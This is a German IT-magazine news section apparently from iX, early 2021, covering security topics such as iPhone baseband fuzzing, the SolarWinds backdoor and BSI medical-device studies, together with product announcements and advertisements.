Die Sicherheitsforscherin Jiska Classen hat sich eine Congress-Teilnahme wieder einmal nicht nehmen lassen und dieses mal die in Apples iPhones eingesetzten Kommunikationschips einem Stresstest durch Fuzzing-Verfahren unterzogen. Dabei werden eine oder mehrere Eingabeschnittstellen mit Zufallsdaten in großer Menge geflutet und die Geräte auf ihre Robustheit hin abgeklopft. Die iPhones haben sich dabei immer wieder in einen unkontrollierten Status ausgeklinkt, teils mit obskuren Soundeffekten.

## Gestresste iPhones

Diese orientierungslosen Geräte mussten dann teilweise sogar wieder in den Ausgangszustand zurückgesetzt werden. Der Fokus von Classen lag auf dem für die Netzwerkfunktionen Telefonie, SMS und Internetzugang zuständigen Baseband-Chip. Durch eingeschleuste manipulierte Datenpakete könnten eventuell Sicherheitslücken im darüber befindlichen und eigentlich abgeschirmten Betriebssystem iOS dazu ausgenutzt werden, eigene Befehle auszuführen.

Unter anderem wurden manipulierte Bilder an den Image Parser geleitet, der diese verarbeitet, oder auch so viele SMS auf einmal generiert, dass statt des typischen SMS-Tons nur noch eine obskure Abfolge von Tonfragmenten zu hören war. Auch das Erzeugen von SMS,

die sich bis zum Reset nicht mehr löschen ließen, war möglich. Eine gute Ausgangsbasis also für weitere Forschung an den Chips.

## Frankenstein kontra Bluetooth

Im Vortrag zeigte Classen, welche Werkzeuge sie dafür benutzte und wie sie eigenen Code einsetzte und kombinierte. Auch ein eigenentwickeltes Modul namens Frankenstein kam für Bluetooth zum Einsatz. Bei den Analysen konnte Classen auch eine weitgehend unbekannte Remote-Schnittstelle namens Apple Remote Invocation (ARI) in europäischen iPhone-8-Modellen attackieren, die in US-Versionen nicht vorhanden war. Im lahmgelegten Konnektivitätsdienst CommCenter konnten dabei auch Anrufe verloren gehen oder Internetverbindungen mussten neu aufgebaut werden.

Fuzzing „verwirrt“ laut Classen iPhones sehr, da eine erneute Aktivierung verlangt würde, die Ortungsfunktion verloren ginge oder grau unterlegte Flash-Messages angezeigt würden. Es ist also noch viel Spielraum für Hacker vorhanden – das Ausprobieren empfiehlt sich aber nicht am eigenen privaten Gerät. Ethisch und verantwortlich korrekt übergab die Sicherheitsforscherin schließlich alle Absurzberichte und Hinweise auf mögliche Sicherheitslücken an Apple. (ur@ix.de)



## B1 Consulting Managed Service & Support

individuell – umfassend – kundenorientiert

Neue oder bestehende Systemlandschaften stellen hohe Anforderungen an Ihr IT-Personal. Mit einem individuellen Support- und Betriebsvertrag von B1 Systems ergänzen Sie Ihr Team um die Erfahrung und das Wissen unserer über 130 festangestellten Linux- und Open-Source-Experten.

Unsere Kernthemen:

**Linux Server & Desktop • Private Cloud (OpenStack & Ceph) • Public Cloud (AWS, Azure, OTC & GCP) • Container (Docker, Kubernetes, Red Hat OpenShift, Rancher & SUSE CaaSP) • Monitoring (Icinga, Nagios & ELK) • Patch Management • Automatisierung (Ansible, Salt, Puppet & Chef) • Videokonferenzen**

Unser in Deutschland ansässiges Support- und Betriebsteam ist immer für Sie da – mit qualifizierten Reaktionszeiten ab 10 Minuten und Supportzeiten von 8x5 bis 24x7!

**Zwei Tage Linux-/Open-Source-Consulting zum Preis von einem!  
Mail an [info@b1-systems.de](mailto:info@b1-systems.de) und Aktionscode IX2021 angeben\*!**

\*Aktionscode einmal pro Unternehmen einlösbar



**B1 Systems GmbH - Ihr Linux-Partner**  
Linux/Open Source Consulting, Training, Managed Service & Support

ROCKOLDING · KÖLN · BERLIN · DRESDEN

**[www.b1-systems.de](http://www.b1-systems.de) · [info@b1-systems.de](mailto:info@b1-systems.de)**

© Copyright by Heise Medien.

## EU: Hintertüren für E2E-verschlüsselte Kommunikation

Kurz vor dem Ende der deutschen EU-Ratspräsidentschaft hat der EU-Rat jüngst die umstrittene Entscheidung „Sicherheit durch Verschlüsselung und Sicherheit trotz Verschlüsselung“ angenommen. Im Wege eines außergewöhnlichen Zugriffs auf Ende-zu-Ende-verschlüsselte Daten sollen Sicherheitsbehörden in die Lage versetzt werden, Nachrichten im Klartext für bestimmte Zwecke auswerten zu können. Grundlegende Sicherheitsmängel soll es dadurch aber nicht geben, was von Kritikern beanstandet wurde mit dem Hinweis, dass es „ein bisschen unverschlüsselt“ nicht geben könne.

Zur Zweckerreichung setzt der EU-Rat zunächst auf die Mithilfe von Apple, Facebook, Threema und WhatsApp bei der Entschlüsselung.

Zusätzlich soll es gesetzliche Regelungen zur Durchsetzung dieser staatlichen Befugnisse geben. Diese sollen aber „im vollen Einklang mit einem ordnungsgemäßen Verfahren und anderen Garantien sowie den Grundrechten stehen“, heißt es in der Entschließung. Im Rahmen eines Dialogs mit der Technologiebranche sollen nun „grundrechtskompatible technische Lösungen“ erarbeitet werden. *Tobias Haar (ur@ix.de)*

## Sicherheitslücken in medizinischen Geräten

Zwei Projekte des BSI untersuchten die Angrifbarkeit von Medizin- und von Pflegeprodukten. Die Ergebnisse wurden nun in zwei Studien veröffentlicht (siehe ix.de/zkek). Im öffentlich geförderten Projekt „Manipulation von Medizinprodukten“ (ManiMed) untersuchten die Forscherinnen und Forscher stichprobenartig zehn vernetzte Medizinprodukte aus fünf unterschiedlichen Kategorien sowie die dazugehörigen Infrastrukturkomponenten, beispielsweise Herzschrittmacher, Beatmungsgeräte und Insulinpumpen. Insgesamt fanden sie über 150 Schwachstellen. Darunter waren Abstürze der Benutzeroberfläche eines Herzschrittmachers – der sich allerdings im Prototyp stadium befand – oder das mögliche Versenden von SMS an das Gerät, was aber kein weiteres ausnutzbares Verhalten zuließ.

Die Autoren der Studie geben zu jeder Schwachstelle eine Einschätzung des Risikos und ihrer Ausnutzbarkeit und fassen außerdem häufig auftretende Probleme und Sicherheitsrisiken nebst Hinweisen zur Verbesserung zusammen. ManiMed ist das erste Projekt seiner

Art: Bislang gibt es keine systematische Studie, die das Ausmaß von Schwachstellen in medizinischen Geräten bewertet.

Die zweite Studie, eCare, beschäftigt sich mit der Digitalisierung in der Pflege und untersucht vernetzte Medizin- sowie IoT-Produkte, die im Bereich der Alten- oder Krankenpflege eingesetzt werden. Dazu zählen Hausnotrufsysteme, intelligente Pillendosen, smarte Betten oder ein Tablet für Senioren. Untersucht wurden insgesamt sechs Produkte aus unterschiedlichen Kategorien. Das Fazit der zweiten Studie: Angesichts des hohen Schutzbedarfs für Gesundheitsdaten ist das vorgefundene IT-Sicherheitsniveau schlecht bis sehr schlecht, in allen Geräten fanden sich mittlere bis schwere Schwachstellen.

Die Ergebnisse lassen vermuten, dass keines der Geräte je einem professionellen Penetrationstest oder einer Sicherheits-evaluierung unterzogen wurde. Auch wurden offenbar keine Guidelines zur Entwicklung sicherer vernetzter Medizinprodukte zu Rate gezogen, wie sie etwa das BSI oder andere Organisationen schon veröffentlicht haben. *(ur@ix.de)*

## secIT Digital: Mitmachen statt zuschauen

Vom 23. bis zum 25. Februar findet die von Heise Medien veranstaltete Security-Konferenz secIT 2021 statt. Ziel der digitalen Veranstaltung ist es, dass Admins und IT-Sicherheitsverantwortliche handfeste Anleitungen und Pläne zur Steigerung der IT-Sicherheit in ihren Unternehmen mitnehmen. Dazu sollen interaktive Vorträge beitragen, bei denen die Zuschauer nicht nur passiv vor dem Bildschirm sitzen, sondern aktiv teilnehmen und mit den Referenten verschiedene Aspekte selbst erarbeiten sollen.



So führt Viktor Rechel von Secuvera in die vielfältigen Standards und Maßnahmen der IT-Sicherheit ein, trennt Buzzwords von hilfreichen Informationen und erarbeitet mit den Teilnehmenden eine Checkliste für umzusetzende Maßnahmen und eine Vorgehensweise zum Einstieg in einen Sicherheitsprozess für kleine und mittlere Unternehmen. Jörg Peine-Paulsen vom Niedersächsischen Ministerium für Inneres und Sport erläutert, wie man sein Unternehmen „spionageproof“ macht. Er zeigt anhand aktueller und relevanter Fälle, welche Faktoren Akteure zu Spionage- oder Sabotagetätigkeiten verleiten und wie man dem vorbeugen

kann. Da IT-Sicherheitsvorfälle eher zu- als abnehmen, stellt sich für Unternehmen die Frage, ob es sinnvoll ist, eine Cyberversicherung abzuschließen. Was das in konkreten Schadenbeispielen bringt, klärt Tobias Wenhart in seinem auf die speziellen Risiken von IT-Betrieben zugeschnittenen Vortrag. Einen kritischen Blick auf einen aktuellen Security-Hype wirft Stefan Strobel, Geschäftsführer von cirosec, und verrät, was sich hinter „Zero Trust“ verbirgt – höchste Sicherheit oder Marketing-Blabla?

Sicherheit muss nicht langweilig daherkommen: Olaf Pursche, CCO AV-Test Institut, und Tobias Schrödel, IT-Sicherheitsexperte und Comedy-hacker, werfen einen Blick auf die Trojaner-Front und erläutern, ob Emotet schon ein alter Hut ist oder nach wie vor eine Bedrohung darstellt.

Zur Vertiefung des Security-Wissens finden in der darauffolgenden Woche, am 3. und 4. März, sechs ganztägige Workshops statt, beispielsweise zum sicheren Einsatz von Microsoft Office 365 oder zum Absichern des Active Directory. Das vollständige Programm ist ab sofort auf [sec-it.heise.de](http://sec-it.heise.de) verfügbar. *(ur@ix.de)*



### Kurz notiert

Das Sicherheitsunternehmen Bitdefender veröffentlicht ein Gratis-Entschlüsselungstool für die **Windows-Ransomware**

**Darkside** (siehe ix.de/zkek), für alle Versionen, die derzeit im Umlauf sind. Eine Lösegeldzahlung für den Schlüssel wird damit überflüssig.

Am 1. Januar 2021 wurde das **Bundesamt für Sicherheit in der Informationstechnik (BSI)** 30 Jahre alt. Zu den größten Leistungen der wegen ihrer früheren Geheimdienstnähe teilweise noch immer misstrauisch

beäugten obersten deutschen IT-Sicherheitsbehörde gehören die Sensibilisierung der deutschen Unternehmenslandschaft für Sicherheitsfragen sowie das Etablieren des IT-Grundschutzes als international kompatibler deutscher Sicherheitsstandard.

In einem Blogbeitrag (siehe ix.de/zkek) veröffentlicht Check Point die Ergebnisse seines Global Threat Reports für Dezember 2020: Der **Trojaner Emotet** liegt erneut an die Spitze der Bedrohungen. Während der Weihnachtszeit richteten sich Spam-Kampagnen an 100 000 E-Mail-Benutzer pro Tag, die Malware betraf 7% aller Unternehmen weltweit.

# Cloud-Sicherheit gibt es jetzt auch mit gewaltig Performance.

Bis zu 70% schnelleres Computing und 100% mehr Performance im Vergleich zu US-Hyperscalern.

Quelle: [www.ionos.cloud/cloud-spectator-benchmark-2020](http://www.ionos.cloud/cloud-spectator-benchmark-2020)



## Die europäische Cloud-Alternative.

- Perfomant
- Sicher
- Einfach
- Fair
- Kundenorientiert

Garantierte Compute Performance. Mit Hochgeschwindigkeitsnetzwerk dank SDN & InfiniBand. Live-Vertical-Scaling ohne Unterbrechung. Storage-Volumes mit hoher IOPS.

[www.ionos.cloud](http://www.ionos.cloud)

## Oracle 21c: Blockchain, Machine Learning und mehr

Oracle hat zum Jahreswechsel seine neue Database 21c in der Cloud verfügbar gemacht und die bisher nur als Preview-Version vorhandene 20c durch eine neue Standardversion abgelöst. Version 21c soll über 200 neue Features enthalten, zu den wichtigsten Neuerungen gehören Blockchain-Tabellen, In-Database JavaScript, native JSON-Binärdaten, Machine Learning direkt innerhalb der Datenbank (AutoML) und Persistent Memory Store. Hinzu kommen Verbesserungen bei In-Memory-, Graph-Processing-, Shar-

ding- und Multitenancy-Anwendungen.

Die neuen Blockchain-Tabel- len der 21c ergänzen Oracles Blockchain-Platform und sind Teil des Crypto-Secure-Data-Managements. Sie bieten unveränderliche Insert-only-Tabellen, deren Zeilen verschlüsselt miteinander verknüpft sind, was Funktionen zur Erkennung und Verhinderung von Manipulationen direkt in der Oracle-Datenbank ermöglicht.

Eine weitere wichtige Neu- erung ist der native JSON-Datentyp. Zwar beherrscht Oracle

sich seit Langem SQL/JSON-Abfragen und -Indexierung, aber der neue Typ bringt laut Hersteller bis zu zehnmal schnellere Scans und bis zu viermal schnellere Updates. Mit AutoML steht jetzt eine integrierte DB-Funktion für Machine Learning zur Verfügung, die auch eine umfangreiche Bibliothek beliebter ML-Algo- rithmen wie die Erkennung von Anomalien sowie Regressions- und Deep-Learning-Analysen umfasst.

Neu ist ebenfalls, dass Java- Script jetzt direkt innerhalb der

Datenbank ablauffähig ist, dank der eingebetteten Graal Multi- lingual Engine. Darüber hinaus werden JavaScript-Datentypen automatisch den Oracle-Data- base-Datentypen zugeordnet und umgekehrt. Der ebenfalls neue Persistent-Memory-Sup- port soll die Leistung von I/O- intensiven Workloads verbes- sern und speichert die Daten im lokalen Persistent Memory (PMEM). SQL wird direkt auf den PMEM-Daten ausgeführt, wodurch kein großer Buffer- Cache mehr erforderlich ist.

(mfe@ix.de)

## Flexibles Berechtigungssystem für SAP

Das in Baden-Württemberg ansässige Unternehmen Wibu-Systems integriert sein Lizenzmanagement CodeMeter License Central in die Berechtigungsverwaltung des SAP Entitlement Management. Letzteres hat SAP als Software as a Service konzipiert, um Geschäftsmodelle mit einem schlanken Prozess zur Verwaltung von Berechtigungen zu versehen, was eben auch die Zugriffsrechte und Genehmigungen beinhaltet. Anwender können so definieren, wer Daten, Geräte, Dienste oder Anwendungen nutzen darf. Firmen, die das zusammen mit einem ERP wie SAP S/4HANA verwenden, können sowohl traditionelle als auch modernere Geschäftsmodelle wie Abonnements oder Pay per Use umsetzen – vom Hersteller bis zum Anwender.

Das SAP Entitlement Management erzeugt dabei für Bestellungen, die über das ERP-System beim Unternehmen eingehen, die entsprechenden Be- rechtigungen. Das beinhaltet auch skalierbare, automatisierte

Prozesse, vollständiges Life- cycle-Management und zentralisierte Repositorys sowie diverse Service-, Analyse- und Reporting-Tools.

CodeMeter kontrolliert dabei im Hintergrund die Berechtigun- gen. Das cloudbasierte Lizenz- management ist in die SAP-Pro- zesse integriert und begleitet Bestellungen so vom Vertrieb über die Auslieferung bis hin zur Abrechnung. Wenn ein Unter- nehmen, das die erweiterte Lö- sung einsetzt, eine Bestellung für eines seiner Produkte erhält, sen- det SAP Entitlement Manage- ment die Bestelldaten an Code- Meter License Central. Das erzeugt ein Ticket für den An- wender, aktiviert so dessen Li- zenz und stellt diese dem An- wender als Ticket übers SAP Entitlement Management und das ERP-System des Unterneh- mens bereit. Dabei eignet es sich für alle CodeMeter-Implemen- tierungen wie Hardware-Don- gles, softwarebasierte oder auch cloudbasierte Container.

(mfe@ix.de)

## SolarWinds, Sunburst und Supernova

Mitte Dezember musste der Hersteller von Sicherheits- und Netzwerksoftware SolarWinds einräumen, dass es mutmaßli- chen staatlichen Hackern gelungen sei, SolarWinds' Orion-Plattform zu kompromittieren und einen Trojaner in offizielle Updates einzuschmuggeln. Mehr als mehr 300 000 Kunden weltweit seien betroffen, darunter Fortune-500-Unternehmen, Regierungsbehörden wie das US-Militär, das Pentagon und das Außenministerium, aber auch die Security-Firma FireEye und Microsoft. Die Backdoor geht auf einen Supply-Chain-Angriff auf die Lieferkette von SolarWinds' Orion-Plattform zurück, wobei es den Angrei- fern gelang, einen Sunburst ge- nannten Trojaner in ein korrek- tional digital signiertes Update einzuschmuggeln, das dann von SolarWinds für die Orion-Busi- ness-Software verteilt wurde. Damit nicht genug: Die durch den Vorfall angestoßenen Code- analysen förderten eine zweite Backdoor zutage, die Sicher- heitsforscher als „Supernova“ bezeichnen und einer zweiten, völlig unabhängigen Gruppe zuordnen.

Ende 2020 berichtete Si- cherheitsforscher Brian Krebs, Microsoft habe die C&C-Dom- ain des Trojaners übernom- men, um weiteren Schaden abzuwenden. Das war wohl auch

dringend nötig, hatten doch die Angreifer nicht nur Zugriff auf die Rechner diverser Regie- rungseinrichtungen erhalten, sondern vermutlich auch auf den Quellcode von Windows. Der Backdoor-Code verstecke sich in einer modifizierten Variante von `App_Web_logoimage handler.ashx.b6031896.dll`, einer legitimen .NET-Programmbi- bliothek von SolarWinds.

Diese dient, wie der Name andeutet, eigentlich dem Zweck, auf HTTP-GET-Requests anderer Orion-Software-Komponen- ten mit der Rückgabe von Bil- dern (etwa Anwendungslogos) zu reagieren. Der Backdoor- Code erlaubt aber eine Zweck- entfremdung dergestalt, dass Angreifer ein C#-Skript an ver- wundbare Server senden, es „on-the-fly“ kompilieren und dann zur Ausführung bringen könnten. Dazu muss die modifi- zierte Variante der DLL laut Microsoft im Ordner einer be- stehenden Orion-Installation liegen.

Firmen wie FireEye, Micro- soft und die CISA veröf- fentlichten Listen der mit der Sunburst-Backdoor versehenen Dateien, doch ein Support- dokument des Herstellers hatte empfohlen, die Verzeichnisse von Orion großzügig von der Überwachung durch AV-Soft- ware auszunehmen.

(mfe@ix.de/ovw@ct.de)



### Kurz notiert

Der Berliner Hersteller Keep- tool hat Version 14.2 seiner Werkzeugsammlung für Oracle-Datenbanken freigegeben. Die eignet sich jetzt auch für

Oracle 20c und weitere Features der Vorgängerversionen.

Das **Open-Source-API-Framework Stargate** vom Hersteller DataStax soll Entwickler bei der Arbeit mit unterschiedlichen APIs und Datenbanken unter- stützen.

## Lüfterloser Access-Switch für Büros

LANCOM Systems ergänzt sein Portfolio um den PoE-fähigen Ethernet-Switch GS-3510XP. Das Gerät ist mit je vier 2,5-GBit- und 1-GBit-Ethernet-Ports sowie zwei 10-GBit-SFP+-Uplinks ausgestattet. Es lassen sich also bis zu zehn Geräte wie die Wi-Fi-6-APs LANCOM LX-6400 oder LX-6402 vernetzen. Ein Datendurchsatz von 68 GBit/s aufseiten des Switch-Bussystems soll die anfallenden Datenmengen stemmen. Daneben ermöglicht es der GS-3510XP, bis zu acht Endgeräte über die PoE+-fähigen Ports (IEEE 802.3at) anzubinden.

Der Switch bietet ein Bündel an Sicherheits- und Managementfeatures. Dazu zählen die Zugriffskontrolle über Access Control Lists (ACLs) sowie VLAN-Tagging nach IEEE 802.1q. Kommunikationsprotokolle wie SNMPv3, SSH und

SSL sollen das Remote-Management absichern. Darüber hinaus gewährleistet TACACS+ (Terminal Access Controller Access Control System) Authentifizierung, Autorisierung und Accounting.

Zusätzlich zu den üblichen Verteilfunktionen arbeitet der LANCOM-Switch auf Layer 3 etwa als DHCP-Server oder bei der Festlegung von Netzwerk routen über ein oder mehrere Segmente hinweg. Administrieren lässt sich das Gerät mittels Web-GUI oder Kommandozeile; optional steht die Management-Cloud des Herstellers zur Verfügung. Da das Kühlkonzept auf passiven Komponenten basiert und kein Lüfter verbaut ist, eignet sich der GS-3510XP besonders für den Einsatz in Büroumgebungen. Als Preis für den Switch sind 599 Euro netto ausgelobt.

(un@ix.de)



Quelle: LANCOM Systems



### Kurz notiert

Der Device-Server utnserver Pro von SEH stellt über zwei USB-3.2-Ports **USB-Geräte per GBit-Ethernet** im LAN zur Verfügung. Mittels USB-Hub sind insgesamt fünf USB-Anschlüsse verfügbar. Das zugehörige Management tool stellt die virtuellen USB-Verbindungen her.

#### Die KVM-Matrix-Switches

Draco tera flex von IHSE lassen sich mit bis zu 160 Ports bestücken. Sämtliche Anschlüsse sind als Ein- und Ausgänge verwendbar, um die Peripheriegeräte am Arbeitsplatz (Keyboard, Video, Mouse) flexibel mit Servern, Kameras, Überwachungsgeräten et cetera zu verknüpfen.

DZS (vormals Keymile) stellt eine kompakte passive Anschlusseinheit für Glasfasernetze bereit, die für digitale Messgeräte (**Smart Metering**) konzipiert ist. Der auf einer Hutschiene

montierbare GPON-ONT H642F bietet zudem einen Internetanschluss per Gigabit-Ethernet-Buchse. Die Messdaten liefert ein Fast-Ethernet-Port.

Die **Router** der Serie Vigor2135 von DrayTek sind mit einem GBit-Ethernet-WAN-Zugang, zwei USB-, vier LAN- und optional zwei analogen Telefonanschlüssen bestückt. Die WLAN-Varianten der Serie übertragen bis zu 867 MBit/s im 5-GHz- und 300 MBit/s im 2,4-GHz-Band. Die Router übernehmen zudem die Aufgaben einer Firewall sowie des VPN- und Bandbreitenmanagements.

Im Frühjahr 2021 will Siemens seinen ersten industriellen **5G-Router** auf den Markt bringen. Der SCALANCE MUM856-1 beherrscht aber auch 4G. Das Gerät im IP65-Gehäuse soll sich für den Einsatz unter harten industriellen Bedingungen sowohl in öffentlichen als auch in privaten 5G-Campusnetzen eignen.



2021, 248 Seiten  
€ 32,90 (D)  
ISBN 978-3-86490-777-7



Mike Burrows  
**Right to Left**  
Der Leitfaden zu Lean und Agile für Digital Leader  
A An-der-Englishen von Chris Weller



2020, 312 Seiten  
€ 34,90 (D)  
ISBN 978-3-86490-696-1



Robbin Schuurman - Willem Vermaak  
**50 Arten, Nein zu sagen**  
Effektives Stakeholder-Management für Product Owner  
Aus dem Niederländischen von Rolf Döbler



2021, 356 Seiten  
€ 36,90 (D)  
ISBN 978-3-86490-798-2



**plus+**  
Buch + E-Book:  
[www.dpunkt.plus](http://www.dpunkt.plus)


## privacyIDEA 3.5 mit Smartcards und Vier-Augen-Token

Anwender können in der Open-Source-Authentifizierungssoftware privacyIDEA 3.5 jetzt auch Smartcards nutzen. Für besondere Accounts lässt sich zudem die zwingende Anmeldung mehrerer Benutzer einrichten.

Der IT-Security-Anbieter NetKnights hat seine freie Multi-Faktor-Authentifizierungssoftware aktualisiert und privacyIDEA 3.5 freigegeben. Mit dieser Version können Anwender erstmals auch PIV-Smartcards (Personal Identity Verification) ausrollen und von privacyIDEA attestieren lassen. Benutzer können die Smartcards an-

schließend zum Anmelden oder für digitale Signaturen einsetzen.

PIV-Devices beherrschen das in NIST SP 800-73 definierte Personal Identity Verification Interface (FIPS 201). So bieten etwa die aktuellen YubiKey-Token YubiKey 5 NFC (siehe ix.de/zxxk), YubiKey 5 Nano, YubiKey 5C und Yubi-



Müssen sich für besonders schützenswerte Accounts mehrere Nutzer anmelden, fordert privacyIDEA die zusätzlichen Daten durch weitere Challenges an.

Key 5C ihre Smartcard-Funktionen über dieses Interface an.

Eine weitere Neuerung von privacyIDEA 3.5 ist das komplett überarbeitete Vier-Augen-Token. Bei diesem können Administratoren einstellen, wie viele Benutzer aus definierten Gruppen sich nur gemeinsam als ein besonders schützenswerter Account anmelden können. Technisch kommt dafür die in privacyIDEA 3.4 eingeführte Multi-Challenge-Response zum Einsatz. Den Workflow haben die Entwickler dabei komplett überarbeitet, sodass die Software mit immer neuen Challenges weitere Benutzer zur Anmeldung auffordert. Das Verfahren arbeitet transparent über das RADIUS-Protokoll und sollte daher auch in Szenarien wie der Anmeldung an einem Citrix Netscaler oder anderen VPN-Produkten funktionieren.

Beim Ausrollen von x509-Zertifikaten kann privacyIDEA nun das Mitschicken eines Attestation-Zertifikats vorschreiben. Das stellt sicher, dass die Zertifikatsanforderung auf einer Smartcard erzeugt

wurde, und ist eine Voraussetzung für das Management der Smartcards per privacyIDEA. NetKnights hat die Funktion erfolgreich mit dem YubiKey getestet. privacyIDEA 3.5 beherrscht nun dessen relevante Authentifizierungsmechanismen: OTP, U2F, FIDO2 und x509.

Das ebenfalls in Version 3.4 eingeführte Dashboard zeigt jetzt auch die Namen erfolgloser Anmeldeversuche an und verlinkt diese mit den zum Benutzer hinterlegten Daten. Damit können Servicedesk-Mitarbeiter zur Problemlösung schneller auf die Details zugreifen. Admins können dabei im Vorfeld detailliert festlegen, welche Datenfelder die Service-Crew angezeigt bekommt.

privacyIDEA 3.5 steht unter der AGPLv3. Die Software gibt es ab sofort über den Python Package Index sowie in den Community-Repositories für Ubuntu 16.04, 18.04 und neuerdings auch 20.04. Zusätzlich bietet NetKnights unter anderem eine Enterprise Edition mit Support für Ubuntu LTS und RHEL/CentOS an. (avr@ix.de)

## Bastille: Dynamische Vorlagen für FreeBSD-Jails

Mit dem Containerautomatisierungs-Kit Bastille lassen sich FreeBSD-Jails automatisch erzeugen, bereitstellen und verwalten. Version 0.8 bringt viele Verbesserungen für die Vorlagen. Das Tool automatisiert und verwaltet unter FreeBSD also Betriebssystem- und Anwendungscontainer. Eine über das Tool bereitgestellte Instanz eines FreeBSD-Jail mit komplettem Befehlsumfang des Basissystems belegt dennoch nur rund 10 bis 12 MByte auf dem Datenträger.

Der Versionssprung bringt einige Neuerungen und Verbesserungen mit sich. Die Bastille-Vorlagen (Templates) laufen nun vollständig nativ. Jedes Jail beziehungsweise jeder Container basiert automatisch auf einer selbsterklärenden Vorlage:

base, empty, thick, thin und vnet. Neu ist auch, dass sich die Vorlagen dynamisch etwa über \$JAIL\_NAME oder \$JAIL\_IP individuell parametrisieren lassen.

Beim Update von Version 0.7 auf 0.8 ist zu beachten, dass sich die Syntax in den Konfigurationsdateien leicht geändert hat und Anwender ihre Vorlagen per `bastille template --convert` anpassen müssen. Die Vorlagen oder Templates lassen sich individuell erstellen oder vom öffentlichen GitLab-Verzeichnis herunterladen.

Neben der aktuellen und den älteren FreeBSD-Versionen kann Bastille 0.8 auch die derzeit in Entwicklung befindliche Version FreeBSD 13-CURRENT bereitstellen. Wie üblich ist dabei zu beachten, dass die FreeBSD-Version des Hosts

nicht älter sein darf als die des Jail. Auf 64-Bit-Hosts lassen sich 32-Bit-Jails erzeugen und starten, der umgekehrte Weg ist nicht möglich.

Mit `bastille config <jail> get|set <Schlüsselwort> <Wert>` können Nutzer ab Version 0.8 einzelne Werte in der Konfigurationdatei (`/usr/local/bastille/jails/<jail>/jail.conf`) über Skripte auslesen oder auch setzen. Ein ALL als Jail-Name wendet die Aktion auf alle Jails an. Die Software selbst steht unter der freien BSD-3-Clause-Lizenz, hat keine Abhängigkeiten (25 KByte Download via `pkg install bastille`) und ist für alle Plattformen von amd64, i386, sparc64, powerpc64 bis hin zu aarch64 (Raspberry Pi 3/4) erhältlich.

*Michael Plura (avr@ix.de)*



### Kurz notiert

Der **Linux-Kernel 5.10** sichert virtuelle Umgebungen besser ab, rüstet sich mit Memory-Tagging auf ARM64 und bietet eine „sleepable“-Markierung für BPF-Programme. Die Entwickler kürten ihn zur LTS-Release, weshalb er mindestens noch zwei Jahre lang Patches bekommt.

Im Rahmen der Universe 2019 hatte GitHub seine Initiative zur Verbesserung der Codesicherheit vorgestellt, das **GitHub Security Lab**. Im ersten Jahr hat das Team durch Variantenanalyse, mit der eigenen Codeanalyse-Engine CodeQL, Fuzzing und manuellen Codeüberprüfungen bereits über 400 Issues gefunden und will im laufenden Jahr vor allem den Workflow optimieren und die Community besser einbinden.

## DE-CIX-Studie: Corona verändert das Internet

Eine internationale Forschungsgruppe unter Beteiligung des DE-CIX hat untersucht, wie sich die Coronapandemie und der Lockdown auf den Datenverkehr im Internet ausgewirkt haben. Dazu haben sich Forscher die Veränderungen bei einem großen europäischen Provider mit über 15 Millionen Festnetzkunden sowie zwei großen europäischen Internetknoten (Internet Exchange Point, IXP) – einer davon der DE-CIX – und einem IXP an der Ostküste der USA angesehen.

Zu Beginn des ersten Lockdowns im März 2020 ist laut der Studie der durchschnittliche Internetverkehr weltweit um 15 bis 30 % gestiegen. Beim DE-CIX in Frankfurt, laut eigener Aussage der größte Internetknoten der Welt, stieg der Peak-Traffic um 27 % auf 10,3 TBit/s – das ist ein Sprung um 2,2 TBit/s gegenüber 2019 und die größte Steigerung im Jahresvergleich in der Geschichte des DE-CIX.

Gleichzeitig änderten sich die Hauptnutzungszeiten. Während der stärkste Internetverkehr vor Corona zwischen Montag und Freitag in den Abendstunden

auftrat, wird das Internet seit März gleichmäßig über den Tag genutzt. Auch die Art des Traffics spiegelt eine veränderte Internetnutzung durch Corona wider: Am meisten zugenommen hat der Datenverkehr durch Videokonferenzen (plus 120 % am DE-CIX) und VPNs – das Homeoffice lässt grüßen.

Trotz der plötzlichen und starken Zunahme des Datenverkehrs, so der DE-CIX, sei die Internetinfrastruktur den höheren Belastungen immer gewachsen gewesen. „Das Internet wurde vor Jahrzehnten konzipiert, um die weltweite Kommunikation auch in extremen Situationen zu gewährleisten“, erklärte Christoph Dietzel, Global Head of Products & Research bei DE-CIX und Mitglied des Forschungsteams der Studie.

Das auch angesichts von Corona gestiegene Verkehrsaufkommen habe man durch vorhandene Reservekapazität oder die schnelle Schaltung zusätzlicher Bandbreite gut abfangen können. „Das Internet ist robust und anpassungsfähig genug, um der Pandemie zu trotzen.“

(odi@ix.de)

## Abakus veröffentlicht SEO Diver 10

Zum 10. Geburtstag hat Hersteller Abakus seinem SEO Diver neue Features spendiert. Das Tool ist kostenfrei nutzbar, verlangt nur eine Registrierung und verfügt momentan über zwölf Funktionen, die zur SEO-Analyse (Search Engine Optimisation) von Webseiten eingesetzt werden können, die Keyword-Recherche unterstützen und Backlinks bewerten.

Der neue Redirect Generator erlaubt es Webseitenbetreibern nun, htaccess-Code für Weiterleitungen zu generieren, wobei der Code für die gewünschte Weiterleitung vom Admin per Copy-and-Paste in die htaccess-Datei eingefügt wird. Link-Checker und Backlink-Validation sowie eine Keyword-Recherche, mit der Anwender automatisch relevante

und auf Google erfolgreiche Schlagwörter generieren, gehören ebenso zum Funktionsumfang wie ein Hub-Finder, der zusammenhängende Backlinks findet, auch wenn sie von verschiedenen Domains stammen. Das Tool SearchOnIP macht neue Verlinkungsmöglichkeiten für die eigene Webseite ausfindig, während Keyword Horoskop anzeigt, welche Keywords zukünftig besonders relevant sind.

Laut Hersteller kann der SEO Diver mehr als 15 000 registrierte Nutzer vorweisen, ist bei diesen meist im täglichen Einsatz und verbessert das Google-Ranking. 2021 will Abakus zwei weitere größere Erweiterungen einbauen, schweigt sich aber über deren Funktion noch aus. (mfe@ix.de)

# Mit allen Wassern gewaschen:



## iX Developer Moderne Softwareentwicklung

Als PDF zum Download erhältlich!  
